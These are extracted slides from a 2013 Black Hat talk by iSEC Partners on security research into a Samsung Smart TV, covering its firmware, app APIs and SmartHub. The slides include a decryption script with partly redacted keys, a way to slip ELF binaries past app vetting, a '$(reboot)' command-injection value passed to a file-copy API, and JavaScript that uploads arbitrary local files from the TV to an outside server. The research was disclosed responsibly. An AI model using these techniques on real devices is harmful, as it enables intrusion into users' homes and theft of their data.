

# The Outer Limits: Hacking A Smart TV

## Black Hat USA 2013

Aaron Grattafiori    Josh Yavor

iSEC Partners

August 1st, 2013



1996

It's a privilege, not a right



iSECpartners  
part of nccgroup

# Taking over control

Treading on Domains



**iSECpartners**  
part of nccgroup

# Watching the Watchers


#PRISM



iSECpartners  
part of nccgroup

# The Outer Limits

Hacking a Smart TV



**iSECpartners**  
part of nccgroup

# Outline

- 1 Introduction
  - Background
  - Enter Smart TV
- 2 Smart TV: How does it work
  - Firmware and OS
- 3 Application and Smarthub Vulnerabilities
- 4 Creating Malicious Applications
- 5 Attacking Existing Applications
  - Remote Attacks
  - Persistence and Smarthub "VX"
- 7 Recommendations
- 6 Closing Remarks

# iSEC

Who?

**Aaron Grattafiori**, Principal Security Engineer/Research Lead @ iSEC Partners

**Josh Yavor**, Senior Security Engineer @ iSEC Partners

Thanks to:

BlackHat, iSEC Partners, Samsung



# Fix Status

- + Performed Research on a 2012 Smart TV in December 2012
- + All of these issues were reported to Samsung in early January 2013
- + Cleared for disclosure in June 2013
- + 2013 and 2014 Smart TV Models have the best security and architecture, Samsung is actively working on improving it

# Outline

## 1 Introduction

- Background
- Enter Smart TV

## 2 Smart TV: How does it work

- Firmware and OS

## 3 Application and Smarthub Vulnerabilities

## 4 Creating Malicious Applications

## 5 Attacking Existing Applications

- Remote Attacks
- Persistence and Smarthub "VX"

## 7 Recommendations

## 6 Closing Remarks

# Smart Phones

Connecting to your local CDMA Femtocell... ;)

Apple



Fisher-Price



# Smart Phones

Connecting to your local CDMA Femtocell... ;)

Apple



Fisher-Price



# Watches.



**iSECpartners**  
part of nccgroup

# Cars.



1

<sup>1</sup>By Flickr user jurvetson (Steve Jurvetson)

# Refrigerators.

## Apps on Your Fridge

Upgrade your life with a Wi-Fi enabled refrigerator featuring a brilliant 8" touchscreen that puts access to apps at your fingertips. Check the morning weather, browse the web for recipes, explore your social networks or leave notes for your family—all from the refrigerator door.



# Windows.



**iSECpartners**  
part of nccgroup

# Houses.



"When the computer at home has opinions of her own!"

# Smart Toilets

Really....



2

<sup>2</sup>Images from ientry.com and 2dayblog.com

# Outline

## 1 Introduction

- Background
- Enter Smart TV

## 2 Smart TV: How does it work

- Firmware and OS

## 3 Application and Smarthub Vulnerabilities

## 4 Creating Malicious Applications

## 5 Attacking Existing Applications

- Remote Attacks
- Persistence and Smarthub "VX"

## 7 Recommendations

## 6 Closing Remarks

# Samsung Smart TV



# Smart TV

The Smart is *inside* the TV...

```
cat smarttv.txt | grep -v -E '(Google TV|Apple TV|Roku|Boxee)'
```

"Global Smart TV sales reached 67 million in 2012" - *Forbes*

"In leading markets like the US, household penetration now exceeds 20 percent."  
- *Strategy Analytics Connected Home Devices service, December 2012*

# Smart TV

The Smart is *inside* the TV...

```
cat smarttv.txt | grep -v -E '(Google TV|Apple TV|Roku|Boxee)'
```

"Global Smart TV sales reached **67 million in 2012**" - *Forbes*

"In leading markets like the US, household penetration now exceeds 20 percent."  
- *Strategy Analytics Connected Home Devices service, December 2012*

# Smart TV

The Smart is *inside* the TV...

```
cat smarttv.txt | grep -v -E '(Google TV|Apple TV|Roku|Boxee)'
```

"Global Smart TV sales reached **67 million in 2012**" - *Forbes*

"In leading markets like the US, **household penetration now exceeds 20 percent.**"  
- *Strategy Analytics Connected Home Devices service, December 2012*

# It's not just Samsung...

They just have the most models and features!

- Samsung (69)
- LG (49)
- Sharp (23)
- Panasonic (18)
- VIZIO (18)
- Philips (16)
- Toshiba (12)
- Sony (10)
- Lenovo (n)

# Samsung Smart TV

There's an App for that

## Apps built for your TV.

Enjoy the very best Smart Content.



**iSECpartners**  
part of nccgroup

# Smart TV vs Phone

## Cameras



# Smart TV vs Phone Apps




# Smart TV vs Phone

WWW



# Smart TV vs Phone

## Social



# Smart TV vs Phone

Free Backup



# Smart TV vs Phone Security?

Smart TV: **Security? What?**

Smart Phone: **Fairly well understood**



# Smart TV Prior Work

Or is it Art?

- Multi-Vendor<sup>3</sup>
- Panasonic the prez98<sup>4</sup>
- Phillips<sup>5</sup>
- Sony CFSworks<sup>6</sup>
- Samsung
  - Samygo
  - HD Guru - March 2012<sup>7</sup>

---

<sup>3</sup>[www.codenomicon.com/resources/whitepapers/codenomicon-wp-smart-tv-fuzzing.pdf](http://www.codenomicon.com/resources/whitepapers/codenomicon-wp-smart-tv-fuzzing.pdf)

<sup>4</sup>[theprez98.blogspot.com/2010/02/device-exploitation-panasonic-viera.html](http://theprez98.blogspot.com/2010/02/device-exploitation-panasonic-viera.html)

<sup>5</sup>[neophob.com/2010/01/root-my-tv-hack-phillips-pf19703/](http://neophob.com/2010/01/root-my-tv-hack-phillips-pf19703/)

<sup>6</sup>[github.com/CFSworks/nimue](https://github.com/CFSworks/nimue)

<sup>7</sup>[hdguru.com/is-your-new-hdtv-watching-you/7643/](http://hdguru.com/is-your-new-hdtv-watching-you/7643/)

# Prior Arts

## On Stage

- "Smart TV" by Seungjin "Beist" Lee:
  - "Hacking, Surveilling, and deceiving victims on Smart TV" @ BH USA 2013
  - @Beist also spoke at Troopers and CanSecWest on a Smart TV's security.
- TrustWave Dec 2012<sup>8</sup>

<sup>8</sup>[http://www.slideshare.net/urma\\_smarttv-hacking](http://www.slideshare.net/urma_smarttv-hacking)

# Prior Arts

## Samsung Smart TV public vuln releases

- April 2012 - Luigi Auriemma (Advisory)
- June 2012 - Luigi Auriemma (Advisory)
- December 2012 - Luigi/ReVuln (Video)

# Our vulnerabilities

Two 2012 models

These vulnerabilities and possibly others may have effected prior/future models

We're not discussing every single vulnerability here

# Getting our heads in the game



9

<sup>9</sup>[www3.nd.edu](http://www3.nd.edu)

# Under the hood

Hardware (ES8000 Series 2012)

- Echo-P Dual Core ARM Cortex-A9 1Ghz CPU
- 1 GB DDR3
- HDMI
- WiFi, Bluetooth, Ethernet
- Front facing HD camera
- Audio microphone
- Multiple USB ports
- Upgrade possibility

# Under the hood

## Software

- Linux based OS
- “App Store”
- Web Browser
- Facebook, Skype, FamilyShare, Twitter, gTalk, etc
- Full Software SDK, Tens of native code APIs

# Hello Attack Surfaces


Remote is the first major focus

- Local and wireless network
- Applications (Browser, Media Player, Social Media)
- Infrared
- USB Stack and Application support
- Bluetooth Stack
- Cable protocols / DVB
- Network Daemons (DLNA / UPnP, Mobile App, etc)

# Hello Attack Surfaces

Don't count out local

- Video, Audio and Image codecs
- Linux Kernel and Modules
- Local permissions and processes
- Application and Hardware APIs
- Local libraries and writeable files
- Firmware modification





# Start with documentation

What can we find by just reading?

Official development site: <http://www.samsungforum.com/>

[Guide](#) / [Device API](#) / [External Widget Interface](#)

## AccountRead

The AccountRead function reads account data from SecureStorage

### AccountRead (Function)

Version	Support from EXTERNALWIDGETINTERFACE-0003
Security Type	System
Syntax	<code>AccountRead()</code>
Return Value	if success returns <b>string</b> from SecureStorage, NULL string in case of error, <b>PLR_FAIL</b> if this function is not allowed for the widget
Remarks	Restricted to use by WidgetManager ONLY
Example	<pre>var data = plugin.AccountRead(); alert ("data = " + data);</pre>

# Start with documentation

## Security



### TV APPS SECURITY

Samsung Smart TV has security modules to prevent to malicious TV Apps running.  
TV Apps that is sharing paid contents, hacking Inner TV system to get system keys, user data so on.

#### Overview

Samsung Smart TV has security modules to prevent to malicious TV Apps running.  
(Ex.) TV Apps that is sharing paid contents, hacking Inner TV system to get system keys, user data so on.

#### When you see error Pop-up message

You might see below error pop-up message, while you are developing TV Apps.

"Failed to install. For more information, visit <http://www.samsungforum.com/Support/TVAppsSecurity>"

This error message pop-up occurs when you deploy your applications which use APIs not listed in API Reference.  
(You can find available APIs through the Samsung Smart TV Developer Documentation)  
Or That means your TV Apps has unauthorized binary files in it.

In case you need to use not listed API/binary file , you should be a partner Level Developer.

After that, technical support'll be provided.

If this error popup continuously occur though you had used Referenced API, please use Forum or Q&A menuby registering question titled with "[Security Tool]".

# What should we keep an eye out for?

What is known to be broken?

- [samsungdforum.com](http://samsungdforum.com)
  - TV Firmware versions as early as 2011 accepted any SSL certificate
  - User: "Secure Storage" is not so secure...
  - No mention in documentation about application permissions or security.

# More Documentation Gems

- “The TV HTTPS server uses Samsung **self-signed server certificates**. A client application wishing to communicate with the TV using HTTPS **must request a corresponding CA from Samsung** and add it as Trusted CA for their HTTPS stack.”
- “EMP (External Module Process) is an **executable process** for adding new features to the main process without updating the main process. It can be installed on a device by **downloading** from the EMP server and is **executed by the Internet TV JavaScript**.”

# More Documentation Gems

- “The TV HTTPS server uses Samsung **self-signed server certificates**. A client application wishing to communicate with the TV using HTTPS **must request a corresponding CA from Samsung** and add it as Trusted CA for their HTTPS stack.”
- “EMP (External Module Process) is an **executable process** for adding new features to the main process without updating the main process. It can be installed on a device by **downloading** from the EMP server and is **executed by the Internet TV JavaScript**.”

# SamyGo

Samy... is my Hero

[http://\(forum|wiki\).samygo.tv/](http://(forum|wiki).samygo.tv/)

Excellent jailbreaking style community and other development -- major props

# Outline

## 1 Introduction

- Background
- Enter Smart TV

## 2 Smart TV: How does it work

- Firmware and OS

## 3 Application and Smarthub Vulnerabilities

## 4 Creating Malicious Applications

## 5 Attacking Existing Applications

- Remote Attacks
- Persistence and Smarthub "VX"

## 7 Recommendations

## 6 Closing Remarks

# Firmware decryption

Samygo's patcher.py<sup>10</sup> contains the "default" key:

```
>>> SamyGO.AESdec( '/SamyGO/Silo/T-CHUCIPDEUC/image/exe.img.sec')
secret key : A435HX:d3e90afc-0f09-4054-9bac-350cc8dfc901-<redacted>
Decrypting AES... done
'/SamyGO/Silo/T-CHUCIPDEUC/image/exe.img.enc'
```

<sup>10</sup>[http://wiki.samigo.tv/index.php5/SamyGO\\_Firmware\\_Patcher](http://wiki.samigo.tv/index.php5/SamyGO_Firmware_Patcher)

# Firmware and OS layout

What secrets do you have?

- OS layout is chaotic
- 19 partitions. mmcblk0p0 -> mmcblk0p19
- Few partitions are mounted writable, limiting attacks (kernel prevents remounting)

# Firmware and OS layout

A tingling hacker sense...

- Hundreds of libraries
- Encrypted CMK files
- exeDSP... ELF 32-bit LSB executable, ARM, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.16, stripped ... **116MB!**

# Digging for gold

Break it before you buy it

- X11
- Thousands of seemingly encrypted js.cmk and .html.cmk files?
- Libraries, Symbols, Random binaries all over the place
- Local lighttpd webserver
- Both stripped and unstripped binaries
- libsoup, libjavascriptcoregtk, libwebkit2gtk, lib<N>
- rc.local, shell scripts

# Firmware and OS layout

## Important Mountpoints

- Firmware : /mtd\_exe
- Writeable: /mtd\_rwcommon
  - widgets, a few libs
- Writeable: /mtd\_rwarea
  - some config files

# Video

```
#!/bin/sh
insmod /mtd_exe/moip/v4l2-int-device.ko
insmod /mtd_exe/moip/videoodev.ko
insmod /mtd_exe/moip/v4l2-common.ko
insmod /mtd_exe/moip/uvcvideo.ko

mknod /dev/sam/video0 c 81 0
```

Listing 1: Setting up the Video Camera `moip/video_init.sh`

# CMK files

/infolink

./manager/Common/jquery.maple.patch.js.cmk

./manager/Common/jquery.json-2.2.min.js.cmk

./manager/Agreement/UIAgreement.js.cmk

./manager/Agreement/WMAgreement.js.cmk

./manager/index.html.cmk

./manager/Setting/SmartSetting.js.cmk

...

# Where is the key?

```
WMGlobal.SEFPluginSecurity.Execute("CMKtoSCK", WIDGET_TEMP_FULL_PATH + SyncMgr.  
installID, 0, 1);
```

**libSecurityPlugin.so: ELF 32-bit LSB shared object, ARM, version 1  
(SYSV), dynamically linked, **not stripped****

# CMK file decryption

```
#!/bin/bash
KEY=B1D5F122E75D757C79F48886REDACTED
IV=BFE932F9273DC2A0DFC93F0BREDACTED
FILE=$1
NEWFILE=`echo $FILE | sed 's/.cmk//'`  
  
openssl aes-128-cbc -d -K $KEY -in $FILE -nosalt -iv $IV -out $NEWFILE
```

...This will come in handy later...

# Work Smart

Not Hard

- Non-VM emulator was past source of CMK decryption
- Linux-based VirtualBox Smart TV emulator released Spring 2013

# Work Smart

Not Hard

- Does not have encrypted code: Win.
- x86 unstripped binary versions of libraries: Win.

# Network attacks

Your ports are showing...

- 8 open network ports, no firewall
- exeDSP... one binary to rule them all
- We didn't really go there, but surely problems exist.
- Chinks in the armor (MAC address parsing, UPnP)

# Network attacks

We planned on looking there...

...but we started with Apps.

# Application Development

- Application components:
  - **config.xml** - Describes the application properties.
  - **index.html** - Application core, loaded by SmartHub.
  - **Main.js** - Primary JavaScript file, provides all dynamic functionality.
  - **Main.css** - Style sheet.
- Development emulator available

# config.xml

```
<widget>
<category>lifestyle</category>
<autoUpdate>y</autoUpdate>
<cpname>Skype</cpname>
<login>n</login>
<ver>2.120601</ver>y
<mgrver>2.305</mgrver>
<emp>empSkype::empCamera</emp>
<fullwidget>y</fullwidget>
<widgetname>Skype</widgetname>
<description>Skype application</description>
<runTitle>Skype</runTitle>
<author>
<name>Samsung Electronics Co. Ltd.</name>
<link>http://www.sec.co.kr</link>
<organization>Samsung Electronics Co. Ltd.</organization>
</author>
</widget>
```

# index.html

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>2011 MoIP Widget</title>
<script type="text/javascript" src="$MANAGER_WIDGET/Common/API/Widget.js"></script>
<script type='text/javascript' language='javascript' src='$MANAGER_WIDGET/Common/core.js'>
    </script>
<OBJECT id="pluginObjectAppCommon_Skype" border=0 classid="clsid:SAMSUNG-INFOLINK-
    APPCOMMON" style="display:block;width:0px;height:0px;"></OBJECT>
<OBJECT id="EmpSkype" border=0 classid="clsid:SAMSUNG-INFOLINK-SEF" style="opacity:0.0;
    background-color:#000000;width:300px;height:100px;"></OBJECT>
</head>
<body>
<script type="text/javascript" language="javascript" src="$MANAGER_WIDGET/Common/IME/ime2.
    js"></script>
</body>
</html>
```

\*.js

GetMyStorageInfo==SkypeInfo?

```
PluginAPIMgr.GetMyStorageInfo = function()
{
    alert("PluginAPIMgr.GetMyStorageInfo");
    var result = this.ExWidgetInterfacePlugin.Execute("ReadWidgetData",
        "SkypeInfo");
    return result;
}
```

# Smart TV Applications



**iSECpartners**  
part of nccgroup

# API, APIs and more APIs. API happy.

JavaScript to C++... what could possibly go wrong...

Web Device API, Device API and SEF Plugin API...

- “SEF Plugin provides the functionality to **call native C++ middleware from JavaScript**. It provides the same functions as Device API and it is recommended to be used.”<sup>11</sup>
- “Web Device API provides the possibility to utilize Smart TV middleware functions, such as **file system access**, smart interactions, audio video control etc.”<sup>12</sup>
- “Device API provides alternative, older way than Web Device API to utilize some middleware DTV features. Plus it gives some **more features** that are not available for Web Device API.”<sup>13</sup>

---

<sup>11</sup> <http://www.samsungdforum.com/Guide/ref00014/index.html>

<sup>12</sup> <http://www.samsungdforum.com/Guide/ref00008/index.html>

<sup>13</sup> <http://www.samsungdforum.com/Guide/ref00011/index.html>

# API, APIs and more APIs. API happy.

JavaScript to C++... what could possibly go wrong...

Web Device API, Device API and SEF Plugin API...

- "SEF Plugin provides the functionality to **call native C++ middleware from JavaScript**. It provides the same functions as Device API and it is recommended to be used."<sup>11</sup>
- "Web Device API provides the possibility to utilize Smart TV middleware functions, such as **file system access**, smart interactions, audio video control etc."<sup>12</sup>
- "Device API provides alternative, older way than Web Device API to utilize some middleware DTV features. Plus it gives some **more features** that are not available for Web Device API."<sup>13</sup>

---

<sup>11</sup> <http://www.samsungdforum.com/Guide/ref00014/index.html>

<sup>12</sup> <http://www.samsungdforum.com/Guide/ref00008/index.html>

<sup>13</sup> <http://www.samsungdforum.com/Guide/ref00011/index.html>

# API, APIs and more APIs. API happy.

JavaScript to C++... what could possibly go wrong...

Web Device API, Device API and SEF Plugin API...

- "SEF Plugin provides the functionality to **call native C++ middleware from JavaScript**. It provides the same functions as Device API and it is recommended to be used."<sup>11</sup>
- "Web Device API provides the possibility to utilize Smart TV middleware functions, such as **file system access**, smart interactions, audio video control etc."<sup>12</sup>
- "Device API provides alternative, older way than Web Device API to utilize some middleware DTV features. Plus it gives some **more features** that are not available for Web Device API."<sup>13</sup>

---

<sup>11</sup> <http://www.samsungdforum.com/Guide/ref00014/index.html>

<sup>12</sup> <http://www.samsungdforum.com/Guide/ref00008/index.html>

<sup>13</sup> <http://www.samsungdforum.com/Guide/ref00011/index.html>

# Lets just look at one API

## Device API

- **Camera:** Provides access to the front facing camera.
- **Common:** Describes common functions of all plugins.
- **AppCommon:** Deals with basic functions of TV.
- **Audio:** Controls audio related functions.
- **External Widget Interface:** Access Data from other widgets.
- **Download:** Downloads file asynchronously to the DTV platform.
- **Filesystem:** Controls the file system on the DTV Platform.
- **FrontPanel:** Displays the BlueRay disc Player.
- **IME:** Enables text input in applications.
- **ImageViewer:** Displays JPEG image.



# More Device API

- **Network:** Controls and gets network relative information.
- **NNavi:** Controls Samsung Smart TV specific functions.
- **N-Service:** Provides APIs for interactions between Smart TV applications and HHP devices.
- **Player:** Plugin for multimedia playback.
- **Screen:** Deals with screen functions of TV.
- **TaskManager:** Deals with intertask action of TV.
- **Time:** Deals with time functions of TV.
- **TV:** Deals with basic functions of TV.
- **TVMW:** Controls various functions related to the basic application.
- **Video:** Controls video related functions.
- **Window:** Deals with basic functions of TV.

# Clearly we need some security here

Test 123...

Developer mode...

"Failed to install. For more information, visit  
<http://www.samsungforum.com/Support/TVAppsSecurity>"

# Clearly we need some security here

Test 123...

Developer mode...

“Failed to install. For more information, visit

<http://www.samsungforum.com/Support/TVAppsSecurity>”

# Clearly we need some security here

AppAnalyzer

"Samsung Smart TV has security modules to prevent to malicious TV Apps running. TV Apps that is sharing paid contents, hacking Inner TV system to get system keys, user data so on."

-- <http://www.samsungdforum.com/support/tvappssecurity>

# AppAnalyzer: “JSAPI AnalEngine”

Don't Google that

Install time checking lib: /mtd\_rwarea/Analyzer/libJSAPIAnalEngine.so

c++filt:

- JSEngine\_1\_00::CJSAPIAnalysis::FirstScanSource()
- JSEngine\_1\_00::CJSAPIAnalysis::undocumentedAPICheckerMain()
- IAppAnalysis::StartAnalysis()

strings:


- AnalysisELFBinary
- ##### Undocumented API --> [%s] Found #####

# Do you even JavaScript?

```
function myFunction(a,b)
{
    return a*b;
}

document.getElementById
("demo").innerHTML=myFunc
tion(4,3);
```

BEFORE



```
((function(V9){for(var
N9="",u9=0,Q9=function(V9,C9){for
(var R9=0,w9=0;w9=32&&x9<=127)
{R9+=x9-32}}return R9};u9=
(0x74,50).toString(40,8):
"77.80E1,83.0E1))&&c9.charCodeAt
(20.90E1,99.)>=(143.9E1,39.)?
((37.,36.))=((32.,142.)<
(31.,79)?3:0<2<=(84.,6.770E2)?
(1.86E2,101):
(132.,6.95E2)>=7.29E2?3:
(0x33,34))&&c9.charCodeAt
(((2.030E2,0x1))>=12.98E2?
(3.87E2,\u0010):(0xF6,12.4E1)>=70?
(92.,7):(4,0x218))==(21.<
(3.63E2,0x128)?(0x8A,116):39>=
(0x1D8,43`5,0,3):6.78E2<=
```

14

<sup>14</sup><http://www1.prweb.com>

# (Ab)Using our power

Going on the attack



<sup>15</sup>arstechnica

# ELF: BAD

So you're saying there's a chance...



16

"App failed to install"

<sup>16</sup> [drafthouse.com](http://drafthouse.com)

# ELF: BAD

hack.elf.zip...



17

<sup>17</sup>thecustomizewindows.com

# ELF.ZIP: GOOD

Unzipping ELF's



18

<sup>18</sup> [internetvideoarchive.com](http://internetvideoarchive.com)

# So we can make a malicious application

- hack.elf does something bad
- Package hack.elf in zip
- Obfuscate JavaScript / dynamically load object at runtime
- Then we have another challenge...


# So we can make a malicious application

We can load the filesystem object: `clsid:SAMSUNG-INFOLINK-FILESYSTEM`

This provides us with `Copy()`, `Unzip()`, `IsExistedPath()`, etc

# So we can make a malicious application

./ ?



19

<sup>19</sup> <http://fossies.org>

# Attacking the APIs

If the API itself doesn't provide a security issue, it might introduce another one on accident...

# APIs will also contain vulnerabilities

Investigation time...

```
Filesystem.Copy("/proc/self/cmdline", "/dtv/usb/sda1/cmdline")
```

# APIs will contain vulnerabilities

/bin/cp

# APIs will contain vulnerabilities

/bin/cp



# APIs will contain vulnerabilities

```
Filesystem.Copy("/proc/self/cmdline", "$(reboot)/tmp/bar")
```

# Download API

Is really more about uploads...

--- DEMO ---



# How to Upload a Download

Create the object


```
// Create object
var DownloadPlugin = document.createElement('object');
DownloadPlugin.setAttribute("id", "DownloadPluginObject");
DownloadPlugin.setAttribute("class", "cPluginObject");
DownloadPlugin.setAttribute("type", "application/sefex");
// Put it somewhere
document.getElementsByTagName("body")[0].appendChild(DownloadPlugin);
// Use it
var DownloadPluginObj = document.getElementById('DownloadPluginObject');
// "Open" it. SEF style.
DownloadPluginObj.Open("Download", "1.000", "Download");
```

# How to Upload a Download

Upload, rinse, repeat.

```
function doUpload(filePath) {
var host = 'tv.isecpartners.com';
var port = 8080;
var serverType = 1;
var ratio = 10;
var header = getHeader(host+":"+port, "/upload");
var body = getBody(filePath);
// Actually do the upload
var result = DownloadPluginObj.Execute("StartUpload", host, port, header, body, filePath,
    ratio, serverType);
return result;
}
// Upload any file just by providing the absolute path
var returncode = doUpload("/mtd_rwcommon/common/WidgetMgr/mgrinfo.xml");
var returncode = doUpload(filePath);
var filePath = "/mtd_rwcommon/error_log/kernel_log.0";
var returncode = doUpload(filePath);
}
```

# Inception



<sup>20</sup><http://www.freesound.org>

# SmartHub

If we go back to those CMK files...

/mtd\_rwcommon/widgets/

user

normal

manager

# SmartHub

If we go back to those CMK files...

```
/mtd_rwcommon/widgets/  
user  
normal  
manager
```

# SmartHub

If we go back to those CMK files...

```
/mtd_rwcommon/widgets/  
user  
normal  
manager
```

# SmartHub

If we go back to those CMK files...

```
/mtd_rwcommon/widgets/  
user  
normal  
manager
```

# SmartHub

Appception

Advertisement/  
BBY/  
cert/  
Common/  
config.xml.cmk\*  
Controllers/  
DisclaimerNotice/  
EMP/  
index.html.cmk\*  
Main/  
Models/  
Mvc/

PNS/  
Resource/  
Services/  
Search/  
Setting/  
SmartHome/  
Templates/  
Views/  
Widget/  
widget.info\*  
widget.signature\*  
WMCommon/

# SmartHub

<3 symmetric keys or 2013 Emulator

SmartHomeMain.js - Main JavaScript file

SmartHomeDefine.js - Definitions and includes

core.js - Main JavaScript objects and functions

WMMain.js - Controls Window management, Checks network

SyncMgr.js - Application launching and versions

AccountController.js - SSO accounts


Login.js - SSO login

# SmartHub



**iSECpartners**  
part of nccgroup

# SmartHub



**iSECpartners**  
part of nccgroup

# Outline

## 1 Introduction

- Background
- Enter Smart TV

## 2 Smart TV: How does it work

- Firmware and OS

## 3 Application and Smarthub Vulnerabilities

## 4 Creating Malicious Applications

